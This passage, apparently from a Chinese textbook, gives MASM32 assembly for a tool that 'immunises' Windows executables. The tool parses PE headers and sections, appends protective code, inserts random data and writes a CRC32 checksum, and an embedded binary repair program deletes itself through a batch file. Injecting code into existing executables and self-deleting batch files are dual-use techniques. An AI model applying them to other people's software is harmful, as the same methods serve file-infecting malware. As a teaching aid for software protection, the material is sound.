        je   ExitLoop    ;返回 0，退出循环
        invoke   TranslateMessage,   ADDR   msg
        invoke   DispatchMessage,   ADDR msg
        jmp   StartLoop
        ExitLoop:
    mov   eax,   msg.wParam
        ret
WinMain endp
;窗口消息处理函数
WndProc proc hWin    :DWORD,
             uMsg    :DWORD,
             wParam :DWORD,
             lParam : DWORD
LOCAL   hDC: DWORD
```

```
        LOCAL   hFont: DWORD
      LOCAL   Ps : PAINTSTRUCT
        .if uMsg == WM_DESTROY
        ;退出
        invoke PostQuitMessage,NULL
        ;一般在 WM_CREATE 消息下建立控件
        .elseif   uMsg == WM_CREATE
        MOV eax,   hWin
        MOV hWnd,   eax
        ;建立按钮
        szText   myButt1,   '请选择文件'
        invoke   PushButton, ADDR myButt1, hWin, 390, 25, 100, 25, 501
        ;返回值 eax 为控件句柄
        mov   hButton1, eax
        ;建立列表框，位置大小(5,27)(370,230),父窗口为 hWin，ID 为 500
        invoke   ListBox, 5, 27, 370, 230, hWin, 500
        mov   hList,   eax     ;窗口句柄
        ;设置列表框 hList 的消息处理函数为 ListBoxProc
        invoke   SetWindowLong, hList, GWL_WNDPROC,   ListBoxProc
        mov   lpLstBox,   eax
        ;建立可编辑框控件 hEdit1
        invoke   EditSl, NULL, 140, 265, 140, 20, hWin, 701
    mov   hEdit1, eax           ;获取控件句柄
    ;建立可编辑框控件 hEdit2
        invoke   EditSl, NULL, 220, 290, 70, 20, hWin, 703
    mov   hEdit2, eax
        ;建立 Static 控件
        szText   noti_1, "操作提示信息:"
    invoke   Static, ADDR   noti_1, hWin, 5, 5, 95, 20, 801
    szText   noti_2, "显示前后校验值:"
        invoke   Static, ADDR   noti_2, hWin, 5, 265, 130, 20, 802
      szText   noti_3, "校验值在文件中随机偏移:"
    invoke   Static, ADDR   noti_3, hWin, 5, 290, 190, 20, 802
;处理窗口绘制消息，在此设置文字字体字号
.elseif uMsg == WM_PAINT
        invoke BeginPaint,hWin,ADDR Ps
        mov   hDC,   eax
    szText   FontName, "楷体"
    invoke   CreateFont, 24, 10, 0, 0, 400, 0, 0, 0, OEM_CHARSET,\
    OUT_DEFAULT_PRECIS, CLIP_DEFAULT_PRECIS,\
        DEFAULT_QUALITY, DEFAULT_PITCH   or   FF_SCRIPT,\
        ADDR   FontName
    invoke   SelectObject, hDC, eax
      mov     hFont, eax
```

```
        ;定义颜色值，返回颜色值到 eax
RGB     200, 200, 50
;设置文本颜色为 eax
        invoke  SetTextColor, hDC, eax
RGB     0, 0, 255
;设置文本背景颜色为 eax
        invoke  SetBkColor, hDC, eax
szText  TestString, "程序设计: 赵树升"
;显示文本
        invoke TextOut, hDC, 320, 288, ADDR TestString,SIZEOF TestString-1
        invoke SelectObject,hDC, hFont
        invoke EndPaint,hWin,ADDR Ps
;处理按钮控件消息
.elseif uMsg == WM_COMMAND
        ;ID=501 的按钮事件
        .if  wParam == 501
        szText  fName_sel, "*.*"    ;文件过滤
        jmp  @f     ;跳转到下个标号
szFilter_  db  "exe 文件", 0, "*.exe", 0
;竟然要两个 0，否则有乱字符。经验也
                db "dll 文件",0,"*.dll",0,0    ;设置打开的文件过滤条件
        @@:     ;下个标号
        ;选择可执行文件，文件名在 szFileName
        invoke  GetFileName, hWin, ADDR fName_sel,  ADDR szFilter_
    ;其他事件处理
        .endif
.endif
;系统缺省的其他消息处理
        invoke  DefWindowProc, hWin, uMsg, wParam, lParam
        ret
WndProc endp
;##################################################################
;建立列表框函数定义
ListBox  proc  a: DWORD, b: DWORD, wd: DWORD, ht: DWORD,
hParent:DWORD,ID:DWORD
        szText  lstBox,  "LISTBOX"  ;控件类型
        invoke  CreateWindowEx, WS_EX_CLIENTEDGE, ADDR lstBox, 0,
                WS_VSCROLL or WS_VISIBLE or \
                WS_BORDER or WS_CHILD or \
                LBS_HASSTRINGS or LBS_NOINTEGRALHEIGHT or \
                LBS_DISABLENOSCROLL,
                a, b, wd, ht, hParent, ID, hInstance, NULL
        ret
ListBox  endp
```

```
;##########################################################
; 列表框事件处理函数，由 SetWindwowLong 使用
ListBoxProc   proc   hCtl     :DWORD,
                     uMsg     :DWORD,
                     wParam : DWORD,
                     lParam : DWORD
      ;调用系统缺省的 ListBox 消息处理函数
      invoke CallWindowProc, lpLstBox, hCtl,uMsg, wParam, lParam
      ret
ListBoxProc endp
;建立按钮函数定义
PushButton   proc   lpText: DWORD,
                    hParent: DWORD,
                    a: DWORD,
                    b: DWORD,
                    wd: DWORD,
                    ht: DWORD,
                    ID: DWORD
    szText   btnClass, "BUTTON"
    invoke CreateWindowEx, 0, ADDR   btnClass, lpText,
            WS_CHILD or WS_VISIBLE,
            a, b, wd, ht, hParent, ID,
            hInstance, NULL
        ret
PushButton endp
;###########################################################
;建立可编辑框函数定义
EditSl   proc   szMsg: DWORD,
                a: DWORD,
                b: DWORD,
                wd: DWORD,
                ht: DWORD,
                hParent: DWORD,
                ID: DWORD
   jmp   @f
   slEdit   db   "EDIT", 0
   @@:
         invoke   CreateWindowEx, WS_EX_CLIENTEDGE, ADDR
 slEdit, szMsg, WS_VISIBLE or WS_CHILDWINDOW or \
         ES_AUTOHSCROLL or ES_NOHIDESEL or ES_READONLY,
         a, b, wd, ht, hParent, ID, hInstance, NULL
         ret
EditSl   endp
;#######################################################
```

```
;建立静态框函数定义
Static   proc   lpText: DWORD,
                hParent: DWORD,
                a: DWORD,
                b: DWORD,
                wd: DWORD,
                ht: DWORD,
                ID: DWORD
; 应用举例 invoke Static,ADDR szText,hWnd,20,20,100,25,500
        szText   statClass,   "STATIC"
        invoke CreateWindowEx, WS_EX_STATICEDGE,
             ADDR   statClass, lpText,
             WS_CHILD or WS_VISIBLE or SS_LEFT,
             a, b, wd, ht, hParent, ID, hInstance, NULL
         ret
Static endp
;修复程序的二进制代码数据，得到方法在后面会讲到
MENDpro_CODE      equ   this byte
mend_data   db 77,90,144,0,3,0,0,0,4,0,0,0,255,255,0,0
    db 184,0,0,0,0,0,0,0,64,0,0,0,0,0,0,0
    db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
    db 0,0,0,0,0,0,0,0,0,0,0,0,192,0,0,0
    db 14,31,186,14,0,180,9,205,33,184,1,76,205,33,84,104
    db 105,115,32,112,114,111,103,114,97,109,32,99,97,110,110,111
    db 116,32,98,101,32,114,117,110,32,105,110,32,68,79,83,32
    db 109,111,100,101,46,13,13,10,36,0,0,0,0,0,0,0
    db 236,30,29,28,168,127,115,79,168,127,115,79,168,127,115,79
    db 38,96,96,79,191,127,115,79,84,95,97,79,169,127,115,79
    db 82,105,99,104,168,127,115,79,0,0,0,0,0,0,0,0
    db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
    db 80,69,0,0,76,1,3,0,117,68,199,66,0,0,0,0
    db 0,0,0,0,224,0,15,1,11,1,5,12,0,4,0,0
    db 0,4,0,0,0,0,0,0,0,16,0,0,0,16,0,0
    db 0,32,0,0,0,0,64,0,0,16,0,0,0,2,0,0
    db 4,0,0,0,0,0,0,0,4,0,0,0,0,0,0,0
    db 0,64,0,0,0,4,0,0,0,0,0,0,2,0,0,0
    db 0,0,16,0,0,16,0,0,0,0,16,0,0,16,0,0
    db 0,0,0,0,16,0,0,0,0,0,0,0,0,0,0,0
    db 68,32,0,0,60,0,0,0,0,0,0,0,0,0,0,0
    db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
    db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
    db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
    db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
    db 0,0,0,0,0,0,0,0,0,32,0,0,68,0,0,0
```

```
db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
db 0,0,0,0,0,0,0,0,46,116,101,120,116,0,0,0
db 238,2,0,0,0,16,0,0,0,4,0,0,0,4,0,0
db 0,0,0,0,0,0,0,0,0,0,0,0,32,0,0,96
db 46,114,100,97,116,97,0,0,202,1,0,0,0,32,0,0
db 0,2,0,0,0,8,0,0,0,0,0,0,0,0,0,0
db 0,0,0,0,64,0,0,64,46,100,97,116,97,0,0,0
db 4,0,0,0,0,48,0,0,0,2,0,0,0,10,0,0
db 0,0,0,0,0,0,0,0,0,0,0,0,64,0,0,192
db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
db 232,173,2,0,0,163,0,48,64,0,232,11,0,0,0,232
db 3,1,0,0,80,232,146,2,0,0,85,139,236,129,196,248
db 253,255,255,83,81,82,86,87,235,4,99,58,92,0,104,0
db 1,0,0,141,133,0,254,255,255,80,232,139,2,0,0,104
db 0,1,0,0,141,133,0,255,255,255,80,232,122,2,0,0
db 255,53,0,48,64,0,232,135,2,0,0,137,133,248,253,255
```

```
db 255,255,181,248,253,255,255,255,53,0,48,64,0,141,133,0
db 255,255,255,80,232,75,2,0,0,141,157,0,255,255,255,67
db 235,1,67,128,59,32,116,5,128,59,0,117,245,67,137,157
db 252,253,255,255,104,42,16,64,0,141,133,0,254,255,255,80
db 232,55,2,0,0,255,181,252,253,255,255,232,50,2,0,0
db 139,216,131,235,3,3,157,252,253,255,255,128,59,92,116,3
db 75,235,248,67,83,141,133,0,254,255,255,80,232,5,2,0
db 0,51,219,235,13,255,181,252,253,255,255,232,198,1,0,0
db 139,216,11,219,116,239,106,0,255,181,252,253,255,255,141,133
db 0,254,255,255,80,232,160,1,0,0,106,5,106,0,106,0
db 141,133,0,254,255,255,80,106,0,106,0,232,216,1,0,0
db 95,94,90,89,91,201,195,85,139,236,129,196,244,250,255,255
db 83,81,82,86,87,104,0,1,0,0,141,133,0,255,255,255
db 80,232,148,1,0,0,104,0,4,0,0,141,133,0,251,255
db 255,80,232,131,1,0,0,235,74,58,82,101,112,101,97,116
db 13,10,100,101,108,32,0,13,10,105,102,32,101,120,105,115
db 116,32,34,0,34,32,103,111,116,111,32,82,101,112,101,97
db 116,13,10,100,101,108,32,99,58,92,97,110,121,101,120,101
db 46,98,97,116,0,99,58,92,97,110,121,101,120,101,46,98
db 97,116,0,106,0,232,36,1,0,0,137,133,244,250,255,255
db 104,0,1,0,0,141,133,0,255,255,255,80,255,181,244,250
db 255,255,232,1,1,0,0,104,73,17,64,0,141,133,0,251
db 255,255,80,232,20,1,0,0,141,133,0,255,255,255,80,141
db 133,0,251,255,255,80,232,251,0,0,0,104,87,17,64,0
db 141,133,0,251,255,255,80,232,234,0,0,0,141,133,0,255
db 255,255,80,141,133,0,251,255,255,80,232,215,0,0,0,104
db 100,17,64,0,141,133,0,251,255,255,80,232,198,0,0,0
db 106,0,106,0,106,2,106,0,106,1,104,0,0,0,64,104
db 133,17,64,0,232,119,0,0,0,137,133,244,250,255,255,131
db 248,255,117,7,95,94,90,89,91,201,195,141,133,0,251,255
db 255,80,232,155,0,0,0,137,133,252,250,255,255,106,0,141
db 133,248,250,255,255,80,255,181,252,250,255,255,141,133,0,251
db 255,255,80,255,181,244,250,255,255,232,98,0,0,0,255,181
db 244,250,255,255,232,27,0,0,0,106,0,106,0,106,0,104
db 133,17,64,0,106,0,106,0,232,91,0,0,0,95,94,90
db 89,91,201,195,255,37,8,32,64,0,255,37,12,32,64,0
db 255,37,16,32,64,0,255,37,20,32,64,0,255,37,24,32
db 64,0,255,37,28,32,64,0,255,37,32,32,64,0,255,37
db 0,32,64,0,255,37,4,32,64,0,255,37,40,32,64,0
db 255,37,44,32,64,0,255,37,48,32,64,0,255,37,36,32
db 64,0,255,37,52,32,64,0,255,37,60,32,64,0,0,0
db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
```

```
db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
db 60,33,0,0,80,33,0,0,208,32,0,0,222,32,0,0
db 234,32,0,0,248,32,0,0,6,33,0,0,20,33,0,0
db 38,33,0,0,136,33,0,0,96,33,0,0,112,33,0,0
db 124,33,0,0,148,33,0,0,0,0,0,0,174,33,0,0
db 0,0,0,0,128,32,0,0,0,0,0,0,0,0,0,0
db 160,33,0,0,0,32,0,0,188,32,0,0,0,0,0,0
db 0,0,0,0,190,33,0,0,60,32,0,0,0,0,0,0
db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
db 60,33,0,0,80,33,0,0,208,32,0,0,222,32,0,0
db 234,32,0,0,248,32,0,0,6,33,0,0,20,33,0,0
db 38,33,0,0,136,33,0,0,96,33,0,0,112,33,0,0
db 124,33,0,0,148,33,0,0,0,0,0,0,174,33,0,0
db 0,0,0,0,117,115,101,114,51,50,46,100,108,108,0,0
db 26,0,67,108,111,115,101,72,97,110,100,108,101,0,36,0
db 67,111,112,121,70,105,108,101,65,0,48,0,67,114,101,97
db 116,101,70,105,108,101,65,0,83,0,68,101,108,101,116,101
db 70,105,108,101,65,0,128,0,69,120,105,116,80,114,111,99
db 101,115,115,0,200,0,71,101,116,67,111,109,109,97,110,100
db 76,105,110,101,65,0,7,1,71,101,116,77,111,100,117,108
db 101,70,105,108,101,78,97,109,101,65,0,0,9,1,71,101
db 116,77,111,100,117,108,101,72,97,110,100,108,101,65,0,0
db 9,2,82,116,108,77,111,118,101,77,101,109,111,114,121,0
db 11,2,82,116,108,90,101,114,111,77,101,109,111,114,121,0
db 158,2,87,114,105,116,101,70,105,108,101,0,181,2,108,115
db 116,114,99,97,116,65,0,0,187,2,108,115,116,114,99,112
db 121,65,0,0,191,2,108,115,116,114,108,101,110,65,0,0
db 107,101,114,110,101,108,51,50,46,100,108,108,0,0,103,0
db 83,104,101,108,108,69,120,101,99,117,116,101,65,0,115,104
db 101,108,108,51,50,46,100,108,108,0,0,0,0,0,0,0
db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
```

```
        db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
        db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
        db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
        db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
        db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
        db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
        db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
        db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
        db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
        db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
        db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
        db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
        db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
        db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
        db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
        db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
        db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
        db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
        db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
        db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
        db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
        db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
        db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
        db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
        db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
        db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
        db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
        db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
        db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
        db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
        db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
        db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
        db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
        db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
MENDpro_CODE_END      equ    this byte        ;修复程序代码结束
;免疫代码的开始位置
APPEND_CODEequ    this byte
; ......             后面会介绍
end start
```

2. 修改被保护程序文件

(1) 选择可执行文件

在消息处理中调用函数 GetFileName。参数 hParen 为父窗口句柄，参数 lpTitle 为文件选择窗口标题，参数 lpFilter 为要选中的文件类型。函数内调用的函数 GetOpenFileName

为文件选择对话框 API。弹出的对话框如图 3-25 所示。

```
GetFileName proc hParent:DWORD, lpTitle: DWORD, lpFilter:DWORD
        mov   ofn.lStructSize, sizeof   OPENFILENAME
        m2m   ofn.hWndOwner, hParent
        m2m   ofn.hInstance, hInstance
        m2m   ofn.lpstrFilter, lpFilter
        m2m   ofn.lpstrFile, offset   szFileName
        mov   ofn.nMaxFile, sizeof szFileName
        m2m   ofn.lpstrTitle, lpTitle
mov   ofn.Flags, OFN_EXPLORER or
OFN_FILEMUSTEXIST or OFN_LONGNAMES
        invoke   GetOpenFileName, ADDR ofn
.if   eax == TRUE      ;打开文件成功
  ;文件名在 ofn 的 lpstrFile 中
           invoke   AnalyzeFile      ;分析文件格式
.endif
ret
GetFileName endp
```




图 3-25　文件选择对话框

(2) 分析可执行文件

```
AnalyzeFile proc
        LOCAL   hFile: DWORD     ;文件句柄
        LOCAL   hLen: DWORD, hLen_2:DWORD   ;文件长度
        LOCAL   xtem: DWORD     ;临时变量
        LOCAL   dos_header: IMAGE_DOS_HEADER   ;DOS 头结构
        LOCAL   nt_header: IMAGE_NT_HEADERS     ;PE 头结构
        LOCAL   psec: DWORD      ;节表结构缓冲区指针
        LOCAL   flags1: DWORD   ;修改成功否标志
        LOCAL   info[256]: BYTE   ;信息显示
;清空列表框信息
invoke   SendMessage,   hList, LB_RESETCONTENT, 0, 0
```

```
;打开文件，文件名在数据段，为 szFileName
invoke   CreateFile, addr szFileName, GENERIC_READ or
GENERIC_WRITE, 0,NULL, OPEN_EXISTING,0,NULL
mov   hFile,   eax
  invoke   RtlZeroMemory,   ADDR info, 256
  .if   hFile == INVALID_HANDLE_VALUE   ;失败，退出
        szText szErrOpen, "不能读写文件: "
        invoke   lstrcpy,   ADDR info, addr   szErrOpen
    invoke   lstrcat,   ADDR info,   addr   szFileName
        ret
      .else
        szText   szOpenOk, "成功打开文件: "
        invoke   lstrcpy,   ADDR info, addr   szOpenOk
      invoke   lstrcat,   ADDR info,   addr   szFileName
    .endif
  invoke   SendMessage, hList, LB_ADDSTRING, 0, addr   info ;提示信息
      invoke   GetFileSize, hFile, NULL   ;取文件长度
mov   hLen, eax
;读 DOS 头
invoke   ReadFile, hFile, ADDR   dos_header,   sizeof
IMAGE_DOS_HEADER,   ADDR hLen_2,   NULL
      .if   dos_header.e_magic != 5A4DH      ;判断有无"MZ"标志
        szText szErrFile, "非 MZ 文件"
        invoke   SendMessage, hList, LB_ADDSTRING, 0, addr   szErrFile
        jmp   Exit_Analy    ;退出
.endif
;移动文件指针
      invoke SetFilePointer,hFile,dos_header.e_lfanew,NULL,FILE_BEGIN
;读 PE 头
invoke ReadFile,   hFile, ADDR   nt_header,   sizeof
IMAGE_NT_HEADERS,ADDR hLen_2,NULL
      .if   nt_header.Signature != 4550H      ;判断 PE 标志，4550H 为"PE"标志
        szText szErrFile2, "非 PE 文件"
        invoke SendMessage,hList,LB_ADDSTRING,0,addr szErrFile2
        jmp Exit_Analy
      .endif
;显示头文件主要参数
      szText   head_1,   "......头文件参数如下......"
      invoke   SendMessage, hList, LB_ADDSTRING, 0, ADDR head_1
      szText   head_inf0,   "   入口地址为%xH"
invoke   wsprintf,   ADDR   info,   ADDR   head_inf0,
nt_header.OptionalHeader.AddressOfEntryPoint
      invoke   SendMessage, hList, LB_ADDSTRING, 0, ADDR   info
    szText head_inf1,"   程序基址地址为%xH"
```

```
invoke  wsprintf,  ADDR  info,  ADDR  head_inf1,
nt_header.OptionalHeader.ImageBase
        invoke  SendMessage,  hList,  LB_ADDSTRING, 0, ADDR  info
        szText  head_inf2,"  程序校验和为%xH"
        invoke  wsprintf,  ADDR info,ADDR head_inf2,
nt_header.OptionalHeader.CheckSum
        invoke  SendMessage,  hList, LB_ADDSTRING, 0, ADDR info
        ;分析节个数，遍历各节
        szText  eachSec,  "......各个节参数如下......"
        invoke  SendMessage,  hList,  LB_ADDSTRING, 0, ADDR eachSec
        mov  eax,  sizeof  IMAGE_SECTION_HEADER
        xor  esi,  esi
        mov  si,  nt_header.FileHeader.NumberOfSections  ;节个数
        mul  esi          ;节的个数*节的长度
        mov  hLen,  eax   ;eax 为所有节表结构的长度
        invoke  GlobalAlloc, GPTR,  hLen   ;分配内存
        mov  psec,  eax                ;指针给 psec
        .if  eax == NULL               ;分配内存失败，返回
          szText  MemoryErr,  "内存分配失败"
          invoke  SendMessage,  hList,  LB_ADDSTRING, 0, ADDR MemoryErr
          invoke  CloseHandle,hFile
          ret
        .endif
invoke  RtlZeroMemory,  psec,  hLen
;读所有节表结构到内存 psec
invoke  ReadFile, hFile, psec, hLen, ADDR hLen, NULL
        mov  ebx,  psec
        mov  ecx,  0          ;节计数
        mov  flags1,  0       ;作标志
        assume  ebx: ptr  IMAGE_SECTION_HEADER
        mov  xtem,  0
        movzx  eax,  nt_header.FileHeader.NumberOfSections
        ;遍历各节
        .while  xtem < eax
          xor  ecx,  ecx
          mov  ecx,  xtem
          szText  sec_inf0,  "   第%d 节属性为%xH"
          invoke  wsprintf, ADDR info,  ADDR  sec_inf0, ecx,
[ebx].IMAGE_SECTION_HEADER.Characteristics
          invoke  SendMessage, hList, LB_ADDSTRING, 0, ADDR  info
          xor  ecx,  ecx
          mov  ecx,  xtem
          szText  sec_inf9,  "   第%d 节文件偏移为%xH,内存偏移%xH"
          invoke  wsprintf,  ADDR info,  ADDR sec_inf9,  ecx,
```

```
            [ebx].IMAGE_SECTION_HEADER.PointerToRawData,
[ebx].IMAGE_SECTION_HEADER.VirtualAddress
                  invoke   SendMessage,   hList,   LB_ADDSTRING, 0, ADDR info
                  mov   eax,   [ebx].IMAGE_SECTION_HEADER.Misc.VirtualSize
                  ;判断每个节有无空白区，即比较 VirtualSize 和 SizeOfRawData
                  .if   eax   ==   [ebx].IMAGE_SECTION_HEADER.SizeOfRawData
                    szText sec_inf1,"第%d 节无空白区"
                    invoke   wsprintf, ADDR info, ADDR sec_inf1, ecx
                    invoke   SendMessage, hList, LB_ADDSTRING, 0, ADDR info
                    ;某个节无空白
                    inc flags1
                  .else          ;有空白区
                    szText   sec_inf2, "第%d 节实际大小为%xH,占用%xH,空白区%xH\
            字节"
                    mov   edi,   [ebx].IMAGE_SECTION_HEADER.SizeOfRawData
                    mov   esi,   [ebx].IMAGE_SECTION_HEADER.Misc.VirtualSize
                    xor   eax,   eax
                    ;必须，后面不能用 xtem，因为 wsprintf 后面参数必须为 DWORD 类\
            ;型，否则导致堆栈不正确
                    mov   eax,   xtem
                    mov   hLen,   edi
                    sub   hLen,   esi
                    invoke   wsprintf,   ADDR   info, ADDR sec_inf2,   eax, esi, edi, hLen
                    invoke   SendMessage, hList, LB_ADDSTRING, 0, ADDR info
                    mov   eax,   [ebx].IMAGE_SECTION_HEADER.SizeOfRawData
                    sub   eax,   [ebx].IMAGE_SECTION_HEADER.Misc.VirtualSize
                  .endif
            ;指到下一个节表结构
                    add   ebx, sizeof IMAGE_SECTION_HEADER
                    inc   xtem
                    movzx   eax, nt_header.FileHeader.NumberOfSections
                  .endw
                  assume ebx:nothing
                  Exit_Analy:
                  invoke   GlobalFree, psec         ;释放内存
              invoke   CloseHandle, hFile      ;关闭文件
                ;第一步：添加免疫代码
                  invoke  ProcessFile,   ADDR   szFileName
                ;第二步和第三步：节表间插入随机数据，节表下移动
                  szText   forApp, "附加代码  OK"
                  invoke  SendMessage, hList, LB_ADDSTRING, 0, ADDR forApp
              invoke   InsertRand
              szText   forRand,   "插入随机数  OK"
              invoke   SendMessage, hList, LB_ADDSTRING, 0, ADDR   forRand
```

```
    ;第四步：计算校验值并写入文件
        invoke   GetFileCrc32,  crc_file_offset1_0,  ADDR szFileName
ret
AnalyzeFile endp
```

(3) 添加免疫代码

